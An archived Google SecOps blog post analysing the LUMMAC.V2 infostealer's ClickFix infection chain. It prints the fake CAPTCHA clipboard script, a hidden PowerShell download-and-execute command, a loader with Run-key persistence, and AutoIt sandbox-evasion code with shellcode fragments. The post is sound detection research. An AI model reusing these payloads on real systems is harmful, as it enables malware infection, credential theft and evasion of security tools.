Finding Malware: Unveiling LUMMAC.V2 with Google Security Operations - Part 1

By praveethdsouza

Published: 2025-04-30 · Archived: 2026-04-05 14:55:38 UTC

Welcome to the Finding Malware Series

The "Finding Malware" blog series is authored to empower the Google Security Operations community to detect emerging and persistent malware threats. Our post dives deep into the LUMMAC.V2 malware family and the detection opportunities available within Google Security Operations (SecOps). Happy hunting!


About LUMMAC.V2

Also known as: Lumma, Lummac2, Lummastealer

LUMMAC.V2 is a rework of the LUMMAC credential stealer written from C to C++, with a full-fledged binary morpher. **LUMMAC.V2** is an infostealer malware that targets a wide range of applications, including browsers, crypto wallets, password managers, remote desktop applications, email clients, and instant messaging applications. It steals information such as credentials, logins, emails, personal and system details, screenshots, and cookies, subsequently sending this data over HTTP in a ZIP archive.

LUMMAC.V2 is a prevalent malware family often distributed via the “ClickFix” technique, a social engineering method where victims are shown fake user verification CAPTCHA pages, tricking them into executing commands (e.g. MSHTA or PowerShell) using the Windows Run dialog box. This action initiates the execution of a PowerShell payload in the background hidden from the user. This blog focuses on the malware infection chain detailing three variations to deliver **LUMMAC.V2** and execute it on the host.

Malware Lifecycle



Delivery, Execution, and Persistence

The infection begins with a simple internet search. Users searching for specific keywords, such as those related to cracked software, popular movies, or the latest music releases encounter malicious links within their search results. Clicking on one of these links redirects them to a fake "Verify You Are Human" CAPTCHA page.

This page prompts the user to perform the following actions, mimicking the security check:

- Press Windows button + R (opens the Run dialog box)
- Press CTRL + V (pastes a command that has been secretly copied to the user's clipboard)
- Press Enter (executes the command)

The figure below shows an example of the deceptive page in action, while figure 2 reveals the underlying website's source code.




Figure 1: Fake captcha website

```
            <h2>Verify You Are Human</h2>
            <p>Please verify that you are a human to continue.</p>
            <div class="recaptcha-button" id="verifyButton">
                <img src="https://www.gstatic.com/recaptcha/api2/logo_48.png" alt="reCAPTCHA Logo">
                <span>I'm not a robot</span>
            </div>
            <div class="recaptcha-popup" id="recaptchaPopup">
                <h3>Verification Steps</h3>
                <p>1. Press Windows Button "<i class="fab fa-windows"></i>" + R</p>
                <p>2. Press CTRL + V</p>
                <p>3. Press Enter</p>
            </div>
        </div>
    </div>

    <script>
        function verify() {
            const textToCopy = "powershell.exe -W Hidden -command $url = 'https://finalstepgo.com/uploads/pnk3.txt'; $response = Invoke-
WebRequest -Uri $url -UseBasicParsing; $text = $response.Content; iex $text";
            const tempTextArea = document.createElement("textarea");
            tempTextArea.value = textToCopy;
            document.body.appendChild(tempTextArea);
            tempTextArea.select();
            document.execCommand("copy");
            document.body.removeChild(tempTextArea);
```

Figure 2: Source code of the Fake captcha

Here's the PowerShell command that's executed behind the scenes:

PowerShell.exe -W Hidden -command $url = 'https://finalstepgo[.]com/uploads/pnk3.txt'; $response = Invoke-WebRequest -Uri $url -UseBasicParsing; $text = $response.Content; iex $text

Figure 3. Copied PowerShell Command

This command uses the **Invoke-WebRequest** PowerShell cmdlet to download a file called **pnk3.txt** from a malicious website. The **-W Hidden** parameter ensures the PowerShell command will run in the background

without any console window being displayed to the user. The command also reads the contents of the downloaded **pnk3.txt** into memory and executes it using the **Invoke-Expression (iex)** cmdlet.

The downloaded **pnk3.txt** file contains the following:

```
$PbnjVqGN = 'https://finalstepgo[.]com/uploads/pnk33.zip';

$SdpCphfa = $env:APPDATA + '\fNeizxDR';

$WSRtQbHu = $env:APPDATA + '\vm8D2hLX.zip';

$WEcmPEsQ = $SdpCphfa + '\Perspective.exe';

if ( - not (TEst - paTh $SdpCphfa))  {

   New - ITeM  - Path $SdpCphfa  - ItemType Directory

};

STArT - BItSTrANSFEr  - Source $PbnjVqGN  - Destination $WSRtQbHu;

EXPaNd - ArCHIVE  - Path $WSRtQbHu  - DestinationPath $SdpCphfa  - Force;

RemovE - itEM $WSRtQbHu;

StARt - PrOcEss $WEcmPEsQ;

NEW - iTemPRopeRty  - Path 'HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run'  - Name 'tE1koeXl'  - Value $WEcmPEsQ  - PropertyType 'String';
```

Figure 4: Malicious Powershell script

This PowerShell script is a malicious loader designed to execute in memory and perform the following:

- It begins by downloading a malicious ZIP archive from a remote server using the **Start-BitsTransfer** PowerShell command. Subsequently, a directory is created within the user's **AppData** folder to serve as the destination for the extracted files.
- The downloaded ZIP file is then extracted using the **Expand-Archive** command, and its contents are saved into the newly created directory within the **AppData** folder.
- After the extraction is complete, the script deletes the original ZIP file, further minimizing traces of the attack.
- Following the extraction, the script executes the malicious program, named **Perspective.exe**, using the **Start-Process** command.
- To ensure **persistence**, the script adds a registry entry under **HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**. This registry entry, named **tE1koeXl**, points to the path of the malicious executable, **Perspective.exe**, ensuring it is executed upon user logon.

Mandiant has discovered several variations of this malicious PowerShell script loader. Once executed, these loaders can initiate a variety of attacks to execute **LUMMAC.V2**, including:

- **DLL Hijacking:** Exploiting legitimate programs by introducing a malicious DLL with the same name that is loaded preferentially over the legitimate one.
- **Process Hollowing:** Injecting malicious code into legitimate processes to conceal their activity.
- **AutoIt-based Dropper:** Utilizing the AutoIt scripting language to obfuscate and execute the LUMMAC.V2 information stealer.

Variation 1: DLL Hijacking

This attack exploits a legitimate executable, vulnerable to DLL search order hijacking to execute the **LUMMAC.V2** malware.

In this variation, a malicious PowerShell script loader initiates the process by downloading **tmp.txt.zip**, an archive containing the files **Setup.exe** and a specially crafted malicious DLL, **tak_deco_lib.dll**, as illustrated in the Figure 5.




Figure 5: Archive containing malicious payload

When executed, **Setup.exe** intends to load a legitimate DLL but, due to the vulnerability, it inadvertently loads the malicious **tak_deco_lib.dll** instead. This is clearly demonstrated in the figure below, where **Setup.exe** successfully loads the malicious DLL from the same directory, ultimately executing the **LUMMAC.V2** malware.




Figure 6: Delivery using DLL search order hijacking

Variation 2: Process Hollowing

Process hollowing is a multi-stage attack technique where malware hijacks a target process and replaces its legitimate code with malicious code. Attackers use process hollowing for malware delivery because it allows them to disguise their malicious code within a legitimate process, making it harder for security tools to detect.

In this variation of **LUMMAC.V2**, a malicious PowerShell script loader drops and executes **MyDockFinder.exe**, an in-memory dropper written in Go. **MyDockFinder.exe** uses process hollowing to compromise the legitimate Windows process, **BitlockerToGo.exe**, by creating a new instance of **BitlockerToGo.exe** and replacing its process memory with malicious code.

An analysis of the API calls and techniques involved in this process hollowing follows below:




Figure 7: Process Hollowing on BitlockerToGo.exe

To extract the injected payload, a crucial point for interception is just before the malware writes its code into the target process's memory using the **NtWriteVirtualMemory** API, as shown in the figure below:




Figure 8: Extraction of the injected payload

The extracted payload, obtained from **MyDockFinder.exe's** memory at address **0x05480000**, produced a SHA256 hash of **842639021ac1b780ee77e7c40ca98745677cbf156764201638b6d33ac8c6f548**. This hash allowed for further investigation, ultimately revealing the payload's identity as the **LUMMAC.V2** malware as shown in the figure below.




Figure 9: Identification of the extracted payload

Variation 3: AutoIt-based Dropper

In this variation, a malicious PowerShell script loader drops and executes a binary file named **Vkcm1ks1s3.exe**, which is a memory-only dropper implemented as a NSIS installation package. Upon execution, this binary drops multiple malicious files into the user's temporary folder located at **C:\Users<username>\AppData\Local\Temp**, as illustrated in the figure below:




Figure 10: Files dropped by the malware

Vkcm1ks1s3.exe then executes the command to rename the **Northwest** file to **Northwest.bat** and run it:

"C:\Windows\System32\cmd.exe" /c copy Northwest Northwest.bat & Northwest.bat

The **Northwest.bat** is a heavily obfuscated Windows batch file that once decoded, contains the following:




Figure 11: Deobfuscated Northwest.bat file

This batch script is designed to evade detection and execute a malicious payload:

- **Obfuscation**: The script hides its true commands using **Set** command variable assignments.
- **Anti-Analysis Checks:**
  - It scans for security applications like **Webroot SecureAnywhere** and **Quick Heal AntiVirus**. If found, it initiates 186 pings to the loopback address.
  - It also checks for **Avast Antivirus**, **AVG Antivirus**, **Bitdefender**, **Norton Security**, and **Sophos Endpoint Defence Software**. If detected, it sets variables like **Permanent.pif** to **AutoIT.exe** and **JgBvUTNMyahDmpGgfTNcnvh** to **.a3x**, attempting to replace original filenames to evade detection.
- **Payload Delivery:**
  - It creates a folder named **374415**.
  - It uses **findstr** with the **/V** option to filter out lines containing the string "CowReboundHeadingRedeem" from a file named **Beth** and redirects the output to **Permanent.pif**.
  - It uses **copy /b** to append the contents of **Elder** to **Permanent.pif** (located in the **374415** directory), after appending the contents of **Elder**, **Permanent.pif** is a legitimate AutoIt binary.
  - It navigates to the **374415** directory and concatenates files **Suddenly**, **Guest**, **Foundation**, **Silence**, **Transfer**, **Hudson**, and **Franchise** into **A.a3x**, an obfuscated AutoIt script.
  - It executes the AutoIt script **A.a3x** using the AutoIt binary **Permanent.pif** with **start /I**.
- **Delay**
  - It uses the **Choice** command to introduce a 5-second delay before exiting, allowing the payload to execute.

Mandiant deobfuscated the AutoIt script (illustrated in the figure below). This script is a memory only dropper for the Infostealer **LUMMAC.V2**.

The script initiates its execution with a series of anti-analysis checks:

- **Sandbox Evasion:** It checks the host computer's name against the known AV emulators like **tz** (Bitdefender), **NfZtFbPfH** (Kaspersky), and **ELICZ** (AVG), and checks for the username **test22**, commonly found in analysis setups.
- **Antivirus Evasion:** It specifically targets Avast Antivirus by checking if the **avastui.exe** process is currently running.

```
Call("EnvGet", "COMPUTERNAME") = "tz") ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))
Call("EnvGet", "COMPUTERNAME") = "NfZtFbPfH") ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))
Call("EnvGet", "COMPUTERNAME") = "ELICZ") ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))
Call("EnvGet", "USERNAME") = "test22") ? (Call("WinClose", Call("AutoItWinGetTitle"))) : (Opt("TrayIconHide", 1))
Call("ProcessExists", "avastui.exe")) ? KEEPSOUTHEAST(10000) : (Opt("TrayIconHide", 1))

Func COSTSANYWAYPMC($MALDIVESDECENTBARRIERSTRACE, $EQUATIONHE)
       $PACKETSLIBERALKANSASEXISTS = Execute("@AutoItX64")
       If $PACKETSLIBERALKANSASEXISTS Then
              Local $POEMSADVANCEDPENINSULABLVD =
0x9090554889C84889D54989CA4531C95756534883EC08C70100000000C7410400000000045884A084183C1014983C2014181F90001000075EB488DB9000100
              $POEMSADVANCEDPENINSULABLVD &=
83C201EBC44883C4085B5E5F5DC389C056534883EC084585C0448B11448B49047E4E4183E8014A8D7402014183C2014181E2FF0000004963DA0FB644190846
       Else
```

Figure 12.1: Sandbox and Antivirus Evasion

